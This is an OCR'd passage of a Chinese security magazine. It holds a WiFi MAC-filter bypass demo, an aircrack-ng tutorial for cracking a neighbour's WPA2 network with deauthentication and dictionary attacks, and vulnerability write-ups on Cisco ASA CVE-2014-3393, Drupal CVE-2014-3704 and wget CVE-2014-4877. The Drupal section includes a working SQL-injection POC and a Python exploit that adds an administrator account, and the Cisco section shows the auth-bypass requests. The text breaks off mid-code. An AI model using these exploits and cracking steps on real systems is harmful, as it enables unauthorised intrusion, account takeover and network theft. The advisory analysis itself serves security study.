


图 7-1-13

客户机的截图，是模拟别人使用 MAC 过滤功能，如图 7-1-14 和图 7-1-15：

图 7-1-14




图 7-1-15

在路由器上使用 mac 过滤，黑客就一点办法的没有了么？No，如图 7-1-16




图 7-1-16

路由器只接受白名单的数据包，所以 kali 无法从 dns 获取到域名 IP，如图 7-1-17~图 7-1-20：

图 7-1-17




图 7-1-18

图 7-1-19




图 7-1-20

伪装 MAC 地址上网时，由于有两个无线客户端，所有的数据包都会发送至两个客户端，难免会出现数据包丢失的！关闭 dhcp 真的有用么，如图 7-1-21 和图 7-1-22：

图 7-1-21




图 7-1-22

首先我先模拟 WIFI 的管理员把 DHCP 关了，并且设置了一个只有自己知道的网关 IP。可以清楚的看到，kali 并不在管理员使用的网段内。但在 OSI 二层环境中，kali 却抓取了路由器与客户端的 ARP 报文。
（全文完） 责任编辑：游风

第 2 节　WIFI 破解 aircrack-ng 的使用方法

作者：xwei
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

话说今天在搞一个站，一直扫着漏洞。等待的时间总是漫长的，抽了无数支烟，然后默默看了看电脑旁的无线网卡--淘宝买的。然后想起了我这周围都是有 WIFI 覆盖的，反正电脑也是挂着扫漏洞，倒不如也挂着破一下 WIFI。说真的，很多玩安全的人士，也有不少不知道如何破解 WIFI 的。此教程是给不懂的人看得，懂得大牛什么的，请绕道谢谢。
其实也就几种方法，如 WEP 和 WPA 等的破解。WEP 的话，只要有够一定的数量包，就可以 100%破解。无奈我这周围都是 WPA2 的，那么我就来说说 WPA 的破解吧。也许有人会说网上大把教程。好吧，我承认我看了不少，但是教程都太碎片化了。
首先你得有个 LINUX，最好是已经装了 aircrack-ng 等工具的 backtrack 和 KALI，大家都懂的。我是从 backtrack5 玩过来的，现在玩 KALI 吧。
好吧，现在开始：
首先，插入无线网卡，怎么知道有没有插入呢？我是插入到虚拟机的，在虚拟机->可移动设备->选项那里,可以看到我的无线网卡已插入，点连接就行了，如图 7-2-1：

图 7-2-1

然后在虚拟机中看下是否已经配置好了无线网卡：

```
ifconfig
```

可以看到已经存在，如图 7-2-2：




图 7-2-2

然后是：

airmon-ng

如图 7-2-3：

图 7-2-3

airmon-ng stop wlan0

如图 7-2-4：

图 7-2-4

airodump-ng wlan0

如图 7-2-5：




图 7-2-5

可以看到我周围有好多的 WIFI，而且信号都是很不错的：

BSSID--无线 AP（路由器）的 MAC 地址，如果你想 PJ 哪个路由器的密码就把这个信息记下来备用。

PWR--这个值的大小反应信号的强弱，越大越好。很重要！

RXQ--丢包率，越小越好，此值对 PJ 密码影响不大，不必过于关注、

Beacons--准确的含义忘记了，大致就是反应客户端和 AP 的数据交换情况，通常此值不断变化。

#Data--这个值非常重要，直接影响到密码破解的时间长短，如果有用户正在下载文件或看电影等大量数据传输的话，此值增长较快，这样 PJ 的时间也将大大缩短，如果一直不变或者增长缓慢的话 PJ 需要的时间也将更长。+

CH--工作频道。

MB--连接速度

ENC--编码方式。通常有 WEP、WPA、TKIP 等方式，本文所介绍的方法在 WEP 下测试 100%成功，其余方式本人并未验证。

ESSID--可以简单的理解为局域网的名称，就是通常我们在搜索无线网络时看到的列表里面的各个网络的名称。

然后挑一个目标，就这个吧：MERCURY_8B6AFE，如图 7-2-6：

图 7-2-6

```
airodump-ng -c 11 -w MERCURY_8B6AFE --bssid 9C:21:6A:8B:6A:FE wlan0
```

-c 是频道，也就是 11。

-w 是导出的包的名字，可以任意写。

--bssid 即 MAC 地址，wlan0 就是当前使用的网卡。如图 7-2-7：

图 7-2-7

可以看到我已经得到一个握手包了，也就是那个 handshake 9C:21:6A:8B:6A:FE。如果没有得到握手包的情况下，大家可以使用：

```
aireplay-ng -0 10 -a 9C:21:6A:8B:6A:FE wlan0
```

-0 是这个工具的的 6 个模式中的一种。

10 是发包强度。

-a 即 MAC 地址。

wlan0 当前使用的网卡，这个过程是加速你获得握手包的途径之一（也就是包含了 WIFI 密码的包）。最后一步就是破解了，这一步取决与你的显卡是否 NB，还有你字典的大小，以及字典的质量：

```
aircrack-ng -w password.txt MERCURY_8B6AFE-01.cap
```

-w 是你字典的路径，MERCURY_8B6AFE-01.cap 是你的包的路径以及名称，如图 7-2-8：




图 7-2-8

明显卡住了，正在离线破解中，36 分钟跑了 120W+个密码，还没找出正确的密码，继续等待吧。

而且我的显卡也太弱了，才 600k/s 左右。

好了，教程到此结束，过程很简单。最后还是那句话，会了的人可以不看，我不想被喷或者怎么怎么的。

关于上面的一个图中的 54e.这个标志，这意味着那个 WIFI 是开着 WAP 和 QSS 功能的，也就是说可以跑 pin 码，有了 pin 码不用 WIFI 密码一样可以连上 WIFI。

跑 pin 码的工具是 reaver，或者那个 m 什么什么开头的工具也行，KALI 内置了 reaver。

（全文完） 责任编辑：游风

第八章 漏洞月报

第 1 节 CVE-2014-3393 CiscoASASoftware 远程认证绕过漏洞

作者：Stefanie

来自：Xteam

网址：http://xteam.baidu.com

漏洞信息

程序	Cisco ASA
影响版本	全版本
等级	高危
发布时间	2014-10-8
相关编号	CVE-2014-3393

漏洞分析

漏洞简介

Cisco ASA Software 的部分管理接口在身份认证时存在验证逻辑问题，导致攻击者可以绕过身份认证，实现未授权操作。

漏洞原理

默认情况下，ASA 的管理接口通过 basic auth+cookie 的方式进行认证，如图 8-1-1：

```
GET /admin/exec/show+import+webvpn+plug-in+detailed HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: ASDM/ Java/1.7.0_60
Host: 192.168.254.222
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Authorization: Basic YmFpZHU6YmFpZHU=
Cookie: ced=6EC884E27A2C866B8F6FF1FC731D7793
```

图 8-1-1

漏洞存在于 Configuration 选项卡的 Customization 页面的 preview 功能，此页面用于修改 webvpn 的用户登录页面。

但 Preview 的管理请求处理逻辑缺乏 Basic Auth 认证，仅仅通过验证 cookie 的有效性来进行判定。但 Cookie 验证逻辑上却存在问题，Lua 代码如下：

```
Function CheckAsdmSession(cookie,no_redirect)
省略部分代码..
Local f = io.open('asdm/'..cookie, "r")
If f ~= nil then
f:close()
return true;
end
```

可以看出，在 CheckAsdmSession 函数中，仅仅校验该函数 cookie 传入的文件存在与否。

通过修改 Cookie 中 ced 的值，设置为设备上存在的文件，比如 Ced=../../locale/ru/LC_MESSAGES/webvpn.mo，即可达到绕过验证的效果，如图 8-1-2：

```
GET /+CSCOE+/cedlogon.html?obj=DfltCustomization&preview=logon HTTP/1.1
Host: 192.168.254.222
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ced=../../locale/ru/LC_MESSAGES/webvpn.mo
Connection: keep-alive
```

图 8-1-2

我们可以通过对/+CSCOE+/cedf.html 页面的请求，查看 preview 页面的修改结果，如图 8-1-3：




图 8-1-3

现有系统对于 preview 页面的生效需要进行 basic auth 校验，但固件版本保留了老的生效接口/+CSCOE+/cedsave.html（老接口不需要进行 basic auth 认证），通过调用此接口，即可完成对 login page 的 html 代码的修改，如图 8-1-4：

图 8-1-4

通过修改登录页的代码，攻击者可截获用于登录 VPN 的账号密码，也可进行诸如劫持、挂马等操作。

修复方案

目前 cisco 已经针对固件提供了修复方案，受影响的 ASA 版本可以通过官方通告进行查看。VPN 类设备多属于企业的入口，提醒各公司运维人员以最高优先级修复。

相关链接

http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20141008-asa
https://ruxcon.org.au/assets/2014/slides/Breaking%20Bricks%20Ruxcon%202014.pdf
（全文完） 责任编辑：游风

第 2 节　Drupal 7.x 任意 sql 语句执行漏洞

作者：Yaseng
来自：Xteam

网址：http://xteam.baidu.com/

基本信息

程序	Drupal
影响版本	Drupal 7. 1-Drupal 7. 3. 1
等级	高危
发布时间	2014-10-16
相关编号	CVE-2014-3704
源码下载	http://tianjin.mycodes.net/201408/drupal-7.31.tar.gz

漏洞分析

漏洞原理

Drupal 7.x 使用 pdo driver 来操作 mysql，代码在\includes\database\database.inc 文件中，所有的 SQL 查询语句都是用的预编译来处理，为了处理 in 等需要数组展开的语句，调用 expandArguments 函数来处理，文件\includes\database\database.inc 的 723 行：

```
protected function expandArguments(&$query, &$args) {
  $modified = FALSE;
  foreach (array_filter($args, 'is_array') as $key => $data) {
    $new_keys = array();
    foreach ($data as $i => $value) {    //foreach 循环
      $new_keys[$key . '_' . $i] = $value;    //拼接 key
    }
   $query = preg_replace('#' . $key . 'b#', implode(', ', array_keys($new_keys)), $query);
    unset($args[$key]);
    $args += $new_keys;
    $modified = TRUE;
  }
  return $modified;
}
```

比如处理用户登陆的代码，文件\modules\user\user.module 的 2149 行：

```
$account = db_query("SELECT * FROM {users} WHERE name = :name AND status = 1", array(':name' =>
array('user1','user2')))
```

expandArguments 函数解析之后：

```
SELECT * from users where name IN (:name_0, :name_1)    AND status = 1
```

通过参数传入 name_0=user1，name_1=user2，当 array 数组 key 不为数字时，例如：

```
$account =db_query("SELECT * FROM {users} WHERE name = :name AND status = 1", array(':name'=>array('0;
select version() #' => 'user1','test' => 'user2')));
```

expandArguments 函数解析之后：

```
SELECT * FROM {users} WHERE name = :name_0;select version() #, :name_test AND status = 1
```

查看日志，成功执行 ：

```
select version()
```

由于 Drupal 7.x 使用 pdo_mysql 引擎操作 mysql，sql 语句可以用分号隔开执行多句，所以可

以造成任意 sql 语句执行漏洞。

漏洞利用

如上所示，当使用 in 语句并且传入的数组 key 可控时能执行任意 sql 语句，这里以用户登陆为例，程序会调用 user，模块的 user_login_block 函数然后调用 user_login_authenticate_validate 函数来验证密码，文件\modules\user\user.module 的 2149 行：

```
function user_login_authenticate_validate($form, &$form_state) {
  $password = trim($form_state['values']['pass']);
    .....
    $account = db_query("SELECT * FROM {users} WHERE name = :name AND status = 1", array(':name' =>
$form_state['values']['name']))->fetchObject();
    if ($account) {
```

用户名和密码来自于$form_state 数组，从表单传入，构造 poc：

```
POST /cms/drupal/drupal7/  HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:31.0) Gecko/20100101 Firefox/31.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: Drupal.toolbar.collapsed=0; Drupal.tableDrag.showWeight=0;
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 232

name[0%20;update+users+set+name%3d'testss'+,+pass+%3d+'$S$DrxHxKj6w11uEr04c1mBk.zeoEDoVgkllN2A3A
OOJvooOfiqn9Y'+where+uid+%3d+'2';;#%20%20]=test3&name[0]=test&pass=shit2&test2=test&form_build_id=&f
orm_id=user_login_block&op=Login
```

此时 sql 语句为：

```
SELECT * FROM users WHERE name = 'test' ;update users set name='testss' , pass =
'$S$DrxHxKj6w11uEr04c1mBk.zeoEDoVgkllN2A3AOOJvooOfiqn9Y' where uid = '1';;#  , 'test' AND status = 1
```

可以 update id 为 1 的管理员用户名和密码 testss testss。

两个 tips

兼容表前缀 poc：

当用户名有前缀如 pre_users 时，就不能直接 update users 表，这里需要用{users}代替，类似于 dedecms sql 注入中的#@__members，利用 poc：

```
name[0%20;insert+into+{users}+(uid,name,pass,status)+values+(333333,'tes3333','$S$DrxHxKj6w11uEr04c1mBk.
zeoEDoVgkllN2A3AOOJvooOfiqn9Y',1);insert+into+{users_roles}+(uid,rid)+values(333333,3);#%20%20]=test3&na
me[0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Log+in
```

exploit：

```
#@desc    Add a Drupal administrator account, compatibility table prefix such as test_users
#@exp     drupal-7-x-sqli.py    http://127.0.0.1/cms/drupal/drupal/    testss    4343
import urllib2,sys
def post(url,data,cookie=""):
  try:
```

```
    opener = urllib2.build_opener()
    opener.addheaders.append(('Cookie', cookie))
    r = opener.open(url,data,timeout=60)
    return r.read();
 except urllib2.HTTPError, error:
        print   error
        return error.read()
if __name__ == '__main__':
     if len(sys.argv) > 3 :
            url=sys.argv[1]
            username=sys.argv[2]
            id=sys.argv[3]
            poc1="values+(%s,'%s"   %   (id,username)
            poc2="values(%s,3)"   %   id
           exploit="name[0%20;insert+into+{users}+(uid,name,pass,status)+"+poc1+"','$S$DrxHxKj6w11uEr04c1
mBk.zeoEDoVgkllN2A3AOOJvooOfiqn9Y',1);insert+into+{users_roles}+(uid,rid)+"+poc2+";#%20%20]=test3&name[
0]=test&pass=shit2&test2=test&form_build_id=&form_id=user_login_block&op=Login"
            post(url,exploit)
     else:
            print   "Usage drupal-7-x-sqli.py   url   username   id \r\n "
```

Php+Mysql 注入多语句执行：

Mysql api 需要一次执行多条 Sql 语句时(mysql_query)，需要在连接时传入一个 CLIENT_MULTI_STATEMENTS 选项，比如 C+Mysql：

```
if (mysql_real_connect (mysql, host_name, user_name, password,
    db_name, port_num, socket_name, CLIENT_MULTI_STATEMENTS) == NULL)
{
  printf("mysql_real_connect() failed\n");
  mysql_close(mysql);
  exit(1);
}

/* execute multiple statements */
status = mysql_query(mysql,
                     "DROP TABLE IF EXISTS test_table;\
                      CREATE TABLE test_table(id INT);\
                      INSERT INTO test_table VALUES(10);\
                      UPDATE test_table SET id=20 WHERE id=10;\
                      SELECT * FROM test_table;\
                      DROP TABLE test_table");
if (status)
{
  printf("Could not execute statement(s)");
  mysql_close(mysql);
  exit(0);
```

```
}
```

php 操作 Mysql 数据有 php_mysql，php_mysqli 以及 php_pdo_mysql 拓展。

php_msyql/php_mysqli 连接源码中，文件 php-5.4.6-src\ext\mysql\php_mysql.c 的 811 行：

```
#ifdef CLIENT_MULTI_STATEMENTS
        client_flags &= ~CLIENT_MULTI_STATEMENTS;     /* don't allow multi_queries via connect parameter
*/
#endif
.....
 if (mysql_real_connect(mysql->conn, host, user, passwd, NULL, port, socket, client_flags)==NULL)
```

php_pdo_mysql 的连接源码中，文件\php-5.4.6-src\ext\pdo_mysql\mysql_driver.c 的 543 行：

```
    struct pdo_data_src_parser vars[] = {
        { "charset",    NULL,     0 },
        { "dbname",     "",       0 },
        { "host",       "localhost",      0 },
        { "port",       "3306",     0 },
        { "unix_socket",    MYSQL_UNIX_ADDR,  0 },
    };
    int connect_opts = 0
#ifdef CLIENT_MULTI_RESULTS
        |CLIENT_MULTI_RESULTS
#endif
#ifdef CLIENT_MULTI_STATEMENTS
        |CLIENT_MULTI_STATEMENTS
#endif
....
 if (mysql_real_connect(H->server, host, dbh->username, dbh->password, dbname, port, unix_socket,
connect_opts) == NULL) {
```

所以当 php 使用 php_pdo_mysql 拓展时，mysql_query 多语句执行。

相关链接

Drupal 7.31 pre Auth SQL Injection Vulnerability：

https://www.sektioneins.de/en/blog/14-10-15-drupal-sql-injection-vulnerability.html

C API Support for Multiple Statement Execution：

http://dev.mysql.com/doc/refman/5.0/en/c-api-multiple-queries.html

（全文完） 责任编辑：游风

第 3 节　wget ftp 下载文件夹链接欺骗漏洞分析

作者：Yaseng

来自：Xteam

网址：http://xteam.baidu.com/

漏洞信息

程序	Wget
影响版本	Wget＜1. 16
等级	高危
发布时间	2014-10-28
相关编号	CVE-2014-4877

漏洞分析

漏洞原理

wget ftp 下载符号链接文件时(没开启 retr-symlinks 选项)，会在本地系统创建一个符号链接，当伪造一个 ftp 数据，包中有的文件夹符号链接和一个同名文件夹，并且真实文件夹中有子文件时，wget 递归下载时会把子文件下载到本地，文件夹符号链接指向的地址。攻击者通过伪造 ftp 数据流可在目标任意目录中创建文件、文件夹、连接符号，甚至设置权限、时间等属性。当 wget ftp 客户端发送 LIST 指令时，返回如下数据：

```
lrwxrwxrwx 1 root root 33 Oct 11 2013 fakedir -> /tmp
drwxrwxr-x 15 root root 4096 Oct 11 2013 fakedir
```

文件 wget-1.12\src\ftp.c 文件的 1761 行：

```
  if (!opt.retr_symlinks) //判断是否开启 retr-symlinks  选项
            {   ..............
            {   #ifdef HAVE_SYMLINK
              if (!f->linkto)
                logputs (LOG_NOTQUIET,
                         _("Invalid name of the symlink, skipping.\n"));
              else
                {   ............
              if (symlink (f->linkto, con->target) == -1) //  本地建立文件符号链接
                    logprintf (LOG_NOTQUIET, "symlink: %s\n", strerror (errno));
